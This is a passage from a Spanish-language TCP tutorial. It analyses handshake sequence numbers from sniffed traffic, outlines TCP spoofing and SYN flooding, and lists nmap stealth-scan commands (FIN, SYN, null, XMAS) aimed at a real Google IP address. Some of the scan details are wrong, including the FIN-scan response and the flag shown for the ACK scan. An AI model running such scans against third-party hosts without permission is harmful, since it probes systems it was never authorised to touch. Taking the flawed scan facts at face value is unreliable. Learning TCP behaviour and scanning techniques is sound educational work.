
Voy a ponerte una captura del esnifer (decodificando el tráfico generado) para que veas que esos valores que acabamos de calcular como parte de los datos son correctos.

¿te acuerdas cuales eran?

281 bytes del origen al destino (nuestra petición web)

435 bytes del destino al origen (respuesta del servidor de google)

Aquí va:



Mira bien a bajo del todo, ahí se muestra y podemos verificar que nuestros cálculos fueron correctos

En azul aparecen los datos enviados desde la dirección 172.28.0.20 y la respuesta de 216.239.59.99 en rojo.

Date cuenta también que se muestra 172.28.0.20:80 y 216.239.59.99:1118 eso son los puertos destino y origen del paquete, en esta ocasión lo puse en ASCII para que quedase más claro

Ahora unas preguntas....

¿Por qué en la tabla anterior existen 2 señales SYN desde el origen?

R: Porque realmente, la primera sesión (la que hemos analizado) se cerró, pudo ser debido a un fallo de comunicación, a un checksum incorrecto, a un fallo del origen, del destino o por lo que sea pero esto no es lo que ocurrió realmente.

¿Qué ocurrió? ¿Por qué se repitió realmente?

R: Si observas la pantalla de arriba, verás que existe una línea roja que corresponde a la respuesta del server de google aparece como Conection Close, es decir, que por algún motivo nos cerró la conexión y nuestro navegador lo reintentó de nuevo, la segunda con éxito....

Si meditas y vuelves a analizar detenidamente todo el proceso lo descubrirás, resulta que el servidor de google por los motivos que fueren nos cerró la conexión, por eso recibimos un FIN "*a destiempo*" aun no habíamos visto la web....

Además "*hice trampas*" en las restas, si revisas verás que la primera resta es de un asentimiento menos un número de secuencia y la segunda resta es entre dos números de secuencia.

Los resultados son correctos pero no tomé el mismo criterio en los operandos.

¿Te atreves a averiguar la segunda petición SYN y sus respuestas?

¿Serás capaz de analizar los ACK y Nº SEQ. Correspondientes?

¿Calcularás correctamente los bytes trnasmitidos?

Vaaaaaaleeeeee, por si la respuesta en NO, lo haremos otra vez, en esta ocasión para la segunda conexión TCP, prescindiremos de la anterior y nos centraremos sólo en la segunda.... a partir del paquete número 11 que es la que repite nuestro navegador al no poder visualizar "*a la primera*" nuestra petición Web.

Paso nº	Host	Señal		Nº Secuencia		Nº Asentimiento	
		Envía	Recibe	Envía	Recibe	Envía	Recibe
11	Host A	SYN		1331292092		0	
12	Host A		SYN+ACK		48970143		1331292093
13	Host A	ACK		1331292093		48970144	
14	Host A	PSH+ACK		**1331292093**		**48970144**	
15	Host A		ACK		48970144		**1331292374**
16	Host A		ACK		48970144		1331292374
17	Host A		PSH+ACK		**48971604**		1331292374
18	Host A	ACK		**1331292374**		**48972054**	

Restando que es gerundio.....

Bytes transmitidos por el emisor buscamos la señal PSH+ACK que deberá ser emitida por el origen y recibida por el destino y restamos el siguiente número de asentimiento menos el número de secuencia del PSH+ACK (ambos en azul)

1331292374 MENOS 1331292093 IGUAL A 281 BYTES

¿Otra vez lo mismo?

R: Obviamente SÍ. La petición es la misma, lo que debería de variar es la respuesta, ¿no?

Bytes transmitidos por el destino, buscamos la siguiente señal PSH+ACK que deberá ser emitida por el destino y recibida por el origen (lo contrario de antes, ¿verdad?) y restamos como antes pero ahora los valores en rojo)


48972054 MENOS 48971604 IGUAL A 1910 BYTES

Luego veremos si es verdad, pero antes observa también que los mismos valores hubiesen resultado de restar los últimos valores del paquete 18 de los valores del paquete 14, te lo muestro en la misma tabla (desde el paquete 14 nada mas...)

Paso nº	Host	Señal		Nº Secuencia		Nº Asentimiento	
		Envía	Recibe	Envía	Recibe	Envía	Recibe
14	Host A	PSH+ACK		**1331292093**		**48970144**	
15	Host A		ACK		48970144		**1331292374**
16	Host A		ACK		48970144		1331292374
17	Host A		PSH+ACK		**48971604**		1331292374
18	Host A	ACK		**1331292374**		**48972054**	

RESTA DE VALORES	281		1910	

Veamos la pantalla del esnifer decodificando la sesión TCP completa para ver si es cierto....



HURRA!!!!!!!

Las líneas finales de la pantalla indican que **son 281 bytes los transmitidos y 1910 los recibidos**, los cálculos son correctos y no hay señales FYN que interrumpan la visita a la web, acabamos de iniciar sesión en el servidor de google.

HURRA!!!!!!!

HURRA!!!!!!!

HURRA!!!!!!!

Ahora bien, lo que acabamos de calcular no es un método para averiguar los bytes transmitidos y / o recibidos, es simplemente una ilustración y ejemplificación de cómo es el mecanismo del intercambio de señales entre el host emisor y el receptor y de cómo incrementan los nº de secuencias y asentimientos para mantener una conversación controlada, ordenada y fiable.

Mas Preguntas.....

¿Podrías indicar cómo sería posible conocer la longitud de bytes trasmitidos?

R: Espero que al menos lo hayas pensado y también respondido con acierto. La respuesta estaría en la inspección y análisis de los paquetes esnifados. Si atendemos a la tabla (a la primera) deberíamos interpretar 4 de esos paquetes más detenidamente.

¿Cuatro? ¿Qué cuatro paquetes? ¿Por qué no todos?

R: Bien, debemos analizar todos, pero si lo que nos importa es únicamente conocer el número de bytes de datos encapsulados en un segmento TCP, deberíamos prestar especial atención únicamente en aquellos paquetes que se envían señales PSH+ACK, puesto que son éstas las que le indican al host que hay datos añadidos a la cabecera del segmento. Repito la tabla:

Paso nº	Host	Señal		Nº Secuencia		Nº Asentimiento	
		Envía	Recibe	Envía	Recibe	Envía	Recibe
1	Host A	SYN		1330940128		0	
2	Host A		SYN+ACK		1019365407		1330940129
3	Host A	ACK		1330940129		1019365408	
4	Host A	PSH+ACK		1330940129		1019365408	
5	Host A		ACK		1019365408		1330940410
6	Host A		PSH+ACK		1019365408		1330940410
7	Host A		FIN+ACK		1019365843		1330940410
8	Host A	ACK		1330940410		1019365844	
9	Host A	FIN+ACK		1330940410		1019365844	
10	Host A		ACK		1019365844		1330940411
11	Host A	SYN		1331292092		0	
12	Host A		SYN+ACK		48970143		1331292093
13	Host A	ACK		1331292093		48970144	
14	Host A	PSH+ACK		1331292093		48970144	
15	Host A		ACK		48970144		1331292374
16	Host A		ACK		48970144		1331292374
17	Host A		PSH+ACK		48971604		1331292374
18	Host A	ACK		1331292374		48972054	

Si escudriñamos los paquetes 4 y 14 deberíamos averiguar los bytes que envía el host A (la petición web) y podríamos anticiparnos al nuevo número de secuencia y/o asentimiento que se recibirá.

Si analizamos los paquetes 6 y 17 deberíamos averiguar los bytes que nos devuelve el destino (la respuesta a nuestra petición, es decir nuestra página web o el error como en el paquete 6) y al igual que antes seríamos capaces de anticipar los nuevos números de secuencia y asentimiento.

¿Y exactamente qué tengo que mirar de esos paquetes?

R: Pues deberíamos atender a los encabezados IP, no sólo a los TCP.... concretamente a la Longitud Total del paquete, Longitud de cabecera IP y Longitud de Cabecera TCP. Simplemente tendríamos que restar las longitudes de cabecera de la longitud total, si da 0, no hubo datos, en otro caso esa operación informará de la longitud de datos.


Vamos a verlo con nuestro ejemplo y gráficamente mediante las pantallas del esnifer. ¿Recuerdas los valores que necesitamos averiguar?

Teníamos dos casos:

a) El del error, que daba 281 bytes enviados y 435 bytes recibidos
b) El "bueno" que daba 281 bytes enviados y 1910 bytes recibidos

De momento vamos bien... necesitamos averiguar 4 valores y debemos inspeccionar 4 paquetes, buen síntoma.... a continuación se muestran las pantallas involucradas, sólo veremos el caso a) del ejemplo, el otro sería igual, con uno nos basta....

PAQUETE Nº 4 (Enviado) **PAQUETE Nº 6 (Recibido)**



Observa:

En la pantalla de la izquierda, la del paquete 4, tenemos:

Total Length: 321 bytes – 20 bytes Header length de IP – 20 bytes de Header length de TCP = **281**

En la pantalla de la derecha, la del paquete 6, tenemos:

Total Length: 475 bytes – 20 bytes Header length de IP – 20 bytes de Header length de TCP = **435**

En ambas pantallas verás que aparecen Ethernet II - IP – TCP – HTTP, si es que nuestro esnifer es muy listo incluso podríamos ver el contenido del mismo, no es el caso que nos ocupa ahora, no es preciso "*interpretar*" los datos, nos basta con el encabezado.

Todo esto no es un mecanismo de seguridad, el mecanismo del saludo de tres vías no está pensado como una medida de seguridad del protocolo TCP, es más una medida de protección para que dos host intercambien información y envíen-reciban exactamente lo que dicen enviar y recibir.

Por algo TCP es un protocolo fiable, orientado a conexión, con control y corrección de errores, etc. pero no quiere decir que sea seguro, no lo es, de hecho es vulnerable al llamado TCP-Spoofing, de forma que un host mal intencionado asume la personalidad de otro y establece una comunicación "falsa" con otro.

El asunto es complejo, imagina una LAN:


Para que se llegue a realizar con éxito un TCP-Spoofing, deberíamos previamente:


- Falsear la MAC ➔ ARP Spoofing
- Falsear la IP ➔ IP-Spoofing
- Falsear la connexion TCP ➔ TCP Spoofing


Este último punto es especialmente delicado, habrá que calcular los Nº de secuencia, los asentimientos, los checksum de TODOS los paquetes (incluidos los IP) vamos que no se trata de darle al botón de spoof y pa'lante, es mas que eso, pero se puede hacer. Y TAMBIEN EN INTERNET, temblad, temblad, que ya llegará el momento de.....

Para finalizar con la interpretación del saludo de tres vías vamos a observar el mecanismo a través de varias imágenes que resumen todo lo aprendido.

Saludo de tres vías Parte III mediante imágenes







TCP Avanzado. Escaneado con flags.

Vamos a darle alguna utilidad práctica a esto de las señales SYN, FIN, ACK, etc..

Como todos sabéis una de las primeras necesidades que se nos presentan a la hora de conocer "*algo más*" de un equipo destino es precisamente conocer qué puertos tiene abiertos y consecuentemente qué servicios ofrece.

Para la exploración y escaneado de puertos utilizamos escáneres, cada uno de vosotros seguro que tiene uno preferido, yo me voy a limitar a explicar otros tipos de escaneo no un escáner en concreto.

Acabamos de ver cómo se negocia el saludo de tres vías en una conexión TCP, la desventaja de negociar todo el protocolo es que se generan demasiados paquetes, demasiadas pistas y además se establece una conexión en toda regla, por lo que no sólo quedaríamos logueados en un supuesto esnifer o ids, si no que también lo estaríamos en los propios logs del servidor web como el caso del ejemplo anterior.

Claro que una simple petición web no puede considerarse como un escaneo ¿no? Pues por qué no... a fin de cuentas estamos probando el puerto y averiguando el servicio que corre tras de él.

¿Necesitamos establecer realmente una conexión completa para saber si el puerto 80 TCP de google está disponible?

R: NO. Simplemente necesitaríamos enviar un paquete SYN al mismo y si nos responde con un SYN-ACK significaría que el destino está preparado para negociar el protocolo.

Por tanto, para escanear un host destino nos bastaría con enviar un único paquete SYN y esperar a ver qué responde. En caso afirmativo responderemos con un RST para cerrar la conexión y daremos por supuesto que el host tiene ese puerto "*abierto*". A esto se le llama escaneo SYN.

Realmente hay más posibilidades pero ésta es una de ellas. Vamos a enumerar alguno de los tipos de escaneos más frecuentes, sus objetivos, sus técnicas y las respuestas.

Exploración TCP SYN: Conocida como la exploración "*medio abierta*" (Half Scan) en la que el cliente no envía el paso 3 (ACK) sino que envía un RST/ACK para que no se establezca nunca una conexión completa. Esta técnica es más sigilosa y puede no ser detectada por la máquina objetivo (servidor)

Exploración TCP FIN: El cliente envía un paquete FIN (en lugar de SYN) al puerto destino de tal forma que el servidor responde con un RST por todos los puertos abiertos.

Exploración de árbol TCP o Full XMAS: El cliente envía paquetes FIN, URG y PSH, el servidor responde con un RST de todos los puertos cerrados.

Exploración Nula o P0: Esta técnica desactiva todas las banderas y el servidor responderá con un RST de sus puertos cerrados.

Exploración del puerto Origen: El cliente especifica el puerto origen (normalmente del 1 al 1023) para realizar el escaneado, de ese modo se pueden escanear otros puertos a partir del indicado. Esta técnica permite "*saltarse*" algunos firewalls.

Exploración UDP: consiste en lo mismo pero para puertos UDP, la principal desventaja es que como UDP no es fiable (no confirma) podemos encontrar falsos positivos.

Todavía hay más:

Exploración ACK, Exploración deVentanas TCP, Exploración RPC, etc., e incluso una variación de la exploración SYN que no envía nunca el paso 3, por lo que el servidor se queda esperando.... si enviamos muchos de esos paquetes así podemos "*tirar abajo*" el servidor, esto se conoce como inundación SYN.

No es el objeto de este documento explicar detalladamente todos los tipos de escaneo, pero para el tema que nos ocupa, viene al dedillo, probemos a enviar unos paquetitos "*a mano*" a ver qué responde google.


Ejemplo de Escaneo FIN

Vamos a realizar dos pruebas:

a) Enviar un paquete con un Flag FIN al puerto 80 de google, por lo que nos tiene que responder con un RST si el puerto está abierto

b) Enviar El mismo paquete pero al puerto 21, que aún no sabemos si lo está

Observa la pantalla de captura de paquetes del esnifer (la recorté para que no sea demasiado grande)




No	Protocolo	Direcciones Físicas	Direcciones IP	Puertos
1	IP/TCP	00:05:1C:08:AE:7C => 00:C0:49:D4:5F:CD	172.28.0.20 => 216.239.59.99	1122 => 80
2	IP/TCP	00:05:1C:08:AE:7C <= 00:C0:49:D4:5F:CD	172.28.0.20 <= 216.239.59.99	1122 <= 80
3	IP/TCP	00:05:1C:08:AE:7C => 00:C0:49:D4:5F:CD	172.28.0.20 => 216.239.59.99	1122 => 21

En verde aparecen los paquetes enviados y en rojo los recibidos


El nº 1 es el primer envío (sale del puerto 1122 hacia el 80, desde 172.28.0.20 a 216.239.59.99)
El nº 2 es la respuesta del servidor de google
El nº 3 es el segundo envío, en esta ocasión desde el mismo puerto pero hacia el 21, como verás no hay respuesta, el puerto 21 de TCP google no tiene servicio en él.

Ahora las pantallitas de los paquetes 1 y 2, la del paquete número 3 no será preciso, es como el 1 pero cambiando el puerto.

PAQUETE ENVIADO A GOOGLE



PAQUETE RECIBIDO DE GOOGLE



Observa el nº de secuencia, jeje, la puse a cero para que fuese sencilla de seguir y comprueba también que la respuesta de Google es un RST a nuestra flag FIN (resaltados en azul)

No creo que sea preciso continuar con más ejemplos, a estas alturas lo único que nos puede llamar la atención es cómo enviar el paquete, ya lo sé, estás deseando probar y comprobar por ti mismo, calma, que falta menos....

Lo que sí podemos es investigar más con nuestro querido nMAP, vamos a ello,

NMAP.... Escaneado con Flags

Tipo de Escaneo	Comando nmap
Escaneo FIN	**C:\> Nmap -sF -P0 -n -T 3 216.239.59.99**
Escaneo SYN (Half-Scan)	**C:\> Nmap -sS -P0 -n -T 3 216.239.59.99**
Escaneo Nulo	**C:\> Nmap -sN -P0 -n -T 3 216.239.59.99**
Escaneo XMAS o de árbol	**C:\> Nmap -sX -P0 -n -T 3 216.239.59.99**
Escaneo ACK	**C:\> Nmap -sX -P0 -n -T 3 216.239.59.99**

Bueno, no debería hacer falta decir que cualquiera de esas órdenes escanearía TODOS los puertos... y eso tarda.... si quieres especificar un rango de puertos, por ejemplo del 20 al 80, deberías poner la opción siguiente –p “20-80” , la revista explicó en uno de sus números nMAP, y si no la tienes o no lo entiendes, tenemos uno de los mejores foros para resolver cualquier duda que se te plantee.

El escaneador nmap tiene cosas realmente interesantes, luego volveremos a él (y van dos veces) pero mejor, poco a poco y paso a paso.

TCP Avanzado Parte I

Existen varios aspectos del protocolo TCP que simplemente se han descrito en este documento y que merecen una explicación mucho más detenida:

- Tamaño de la ventana TCP
- Opciones TCP
- Generación de Números de Secuencia (corresponde a la parte II de TCP Avanzado)

Ventanas TCP y Ventanas Deslizantes

Como ya hemos hablado, TCP es un protocolo fiable, orientado a la conexión y con mecanismos de retransmisión en caso de producirse errores.

En una situación ideal los paquetes de datos deberían ser entregados al destinatario en el mismo orden que se han transmitido. El protocolo falla si se pierde, daña, duplica o simplemente si se recibe información en orden diferente del paquete de datos (alteración de números de secuencia y/o asentimiento).

Ante esta situación:

¿Qué hace un receptor al recibir un paquete?

R: Envía un ACK al emisor para notificarle que lo ha recibido.

¿Qué hacen emisor y receptor mientras tanto?

R: Esperan los ACK de sus respectivos extremos

Esto en una conversación humana es una forma educada, ordenada y útil de participar en una charla, pero se pierde un tiempo "*precioso*" entre que el emisor envía y el receptor recibe, así como en la confirmación de los envíos, respuesta.

En una comunicación típica TCP, el intervalo de tiempo disponible después de que el emisor finalice la transmisión y antes de que acabe de procesar el siguiente ACK (es decir el tiempo transcurrido entre el paquete enviado y el ACK que se debe recibir) SE UTILIZA para transmitir nuevos datos, vamos que un emisor puede enviar un segundo paquete de datos sin esperar a que el receptor confirme la recepción del primero de ellos.

El número de paquetes de datos que se permiten salir del emisor sin que éste haya recibido un acuse de recibo es lo que se conoce como ventana TCP

El windowing el método que se utiliza para controlar la cantidad de información transferida de extremo a extremo medida en número de bytes.

Bueno, TCP mide el tamaño de la ventana en número de bytes pero hay otros protocolos que lo miden en número de paquetes.

Como es lógico, en el extremo se tienen que producir **dos requisitos**:

1º) Que sea capaz de **manejar el mismo tamaño de ventana o superior**

2º) Que sea capaz de operar en "**asentimiento múltiple**" es decir que no tenga que enviar un ACK por cada uno de los paquetes recibidos sino que pueda confirmar la recepción de todos de una sola vez.

Ese tamaño de ventana es negociado en el momento del "*saludo*" y determina la cantidad de datos que se pueden transmitir en un determinado momento antes de recibir un acuse de recibo desde el destino.

Cuanto mayor sea el número del tamaño de ventana (bytes), **mayor será la cantidad de datos que el host puede transmitir.** Después de que el host transmite la cantidad de bytes correspondiente al número

